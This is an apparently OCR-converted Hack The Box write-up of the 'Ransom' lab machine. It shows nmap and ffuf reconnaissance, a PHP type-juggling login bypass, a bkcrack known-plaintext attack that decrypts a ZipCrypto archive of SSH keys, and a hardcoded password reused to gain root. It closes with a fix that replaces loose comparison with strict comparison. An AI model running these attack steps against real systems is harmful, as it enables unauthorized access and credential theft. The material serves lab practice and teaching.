
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.153 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 18:23 IST
Nmap scan report for 10.10.11.153
Host is up (0.29s latency).
Not shown: 64524 closed tcp ports (reset), 1009 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.71 seconds
```

2) The webpage has a login page



3) It runs laravel application




4) Fuzzed for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://10.10.11.153/FUZZ" -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.153/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login                   [Status: 200, Size: 6104, Words: 1470, Lines: 173, Duration: 363ms]
                        [Status: 302, Size: 346, Words: 60, Lines: 12, Duration: 1363ms]
register                [Status: 500, Size: 604304, Words: 30781, Lines: 218, Duration: 1274ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 353ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 341ms]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 309ms]
```


Vulnerability Assessment

1) The login page is vulnerable to php type juggling



Exploitation

1) Logged in



Privilege Escalation

1) Checked the encrypted home

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ 7z l -slt uploaded-file-3422.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

----------
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 170
Modified = 2020-02-25 17:33:22
Created =
Accessed =
Attributes =  -rw-r--r--
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Characteristics = UT:MA:1 ux : Encrypt Descriptor
Host OS = Unix
Version = 20
Volume Index = 0
Offset = 0
```

- **s:** Show technical information.
- **l:** List contents of archive.
- **t:** Display additional information in list format.

2) The encryption is vulnerable to plain text attack
https://www.acceis.fr/cracking-encrypted-archives-pkzip-zip-zipcrypto-winzip-zip-aes-7-zip-rar/

We can use the .bash_logout file

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ zip unencrypted.zip .bash_logout
  adding: .bash_logout (deflated 28%)
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./bkcrack -C uploaded-file-3422.zip -c .bash_logout -P unencrypted.zip -p .bash_logout
bkcrack 1.6.1 - 2024-01-22
[19:39:50] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
[19:39:51] Attack on 56903 Z values at index 6
Keys: 7b549874 ebc25ec5 7e465e18
75.6 % (43026 / 56903)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 43026
[19:40:44] Keys
7b549874 ebc25ec5 7e465e18
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./bkcrack -C uploaded-file-3422.zip -k 7b549874 ebc25ec5 7e465e18 -U uploaded.zip password
bkcrack 1.6.1 - 2024-01-22
[19:48:25] Writing unlocked archive uploaded.zip with password "password"
100.0 % (9 / 9)
Wrote unlocked archive.

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ unzip uploaded.zip -d upload/
Archive:  uploaded.zip
[uploaded.zip] .bash_logout password:
  inflating: upload/.bash_logout
  inflating: upload/.bashrc
  inflating: upload/.profile
   creating: upload/.cache/
 extracting: upload/.cache/motd.legal-displayed
 extracting: upload/.sudo_as_admin_successful
   creating: upload/.ssh/
  inflating: upload/.ssh/id_rsa
  inflating: upload/.ssh/authorized_keys
  inflating: upload/.ssh/id_rsa.pub
  inflating: upload/.viminfo
```

3) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/upload/.ssh]
└─$ ls
authorized_keys  id_rsa  id_rsa.pub
```

```
┌──(vigneswar㉿VigneswarPC)-[~/upload/.ssh]
└─$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDrDTHWkTw0RUfAyzj9U3Dh+ZwhOUvB4EewA+z6uSunsTo3YA0GV/j6EaOwNq6jdpNrb9T6tI+RpcNfA+icFj+6oRj8hOa2q1QPfbaej2uY4MvkVC+vGac1
BQFs6gt0BkWM9JY7nYJ2y0SIibiLDDB7TwOx6gem4Br/35PW2sel8cESyR7JfGjuauZM/DehjJJGfqmeuZ2Yd2Umr4rAt0R4OEAcWpOX94Tp+JByPAT5m0CU557KyarNlW60vy79njr8DR8BljDtJ4n9BcOP
tEn+7oYvcLVksgM4LB9XzdDiXzdpBcyi3+xhFznFkDYUf6NfAud2sEWae7iIsCYtmjx6Jr9Zi2MoUYqWXSal8o6bQDIDbyD8hApY5apdqLtaYMXpv+rMGQP5ZqoGd3izBM9yZEH8d9UQSSyym/te07GrCax6
3tb6lYgUoUPxVFCEN4RmzW1VuQGvxtfhu/rK5ofQPac8uaZskY3NWLoSF56BQqEG9waI4pCF5/Cq413N6/M= htb@ransom
```

4) Found the web root directory

```
htb@ransom:~$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /srv/prod/public

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
            <Directory /srv/prod/public>
               Options +FollowSymlinks
               AllowOverride All
               Require all granted
            </Directory>

</VirtualHost>
htb@ransom:~$
```

5) found the credential

```
}
htb@ransom:/srv/prod/app/Http/Controllers$ cat AuthController.php  | grep password
            'password' => 'required',
        if ($request->get('password') == "UHC-March-Global-PW!") {
htb@ransom:/srv/prod/app/Http/Controllers$
```

6) The password worked for root

```
htb@ransom:/srv/prod/app/Http/Controllers$ su
Password:
root@ransom:/srv/prod/app/Http/Controllers# cd /root
root@ransom:~# cat root.txt
4ce7278a748f6e850fea24cf00285ae5
root@ransom:~#
```

More


```
public function customLogin(Request $request)
{
    $request->validate([
        'password' => 'required',
    ]);

    if ($request->get('password') == "UHC-March-Global-PW!") {
        session(['loggedin' => True]);
        return "Login Successful";
    }

    return "Invalid Password";
}
```

This double equal checking is the vulnerablity that enabled auth bypass, we have to use triple equals

```
root@ransom:/srv/prod/app/Http/Controllers# vim AuthController.php
root@ransom:/srv/prod/app/Http/Controllers# sudo service apache2 restart
```

```
if ($request->get('password') === "UHC-March-Global-PW!") {
    session(['loggedin' => True]);
    return "Login Successful";
}
```

After fixing:



Now the vulnerability is fixed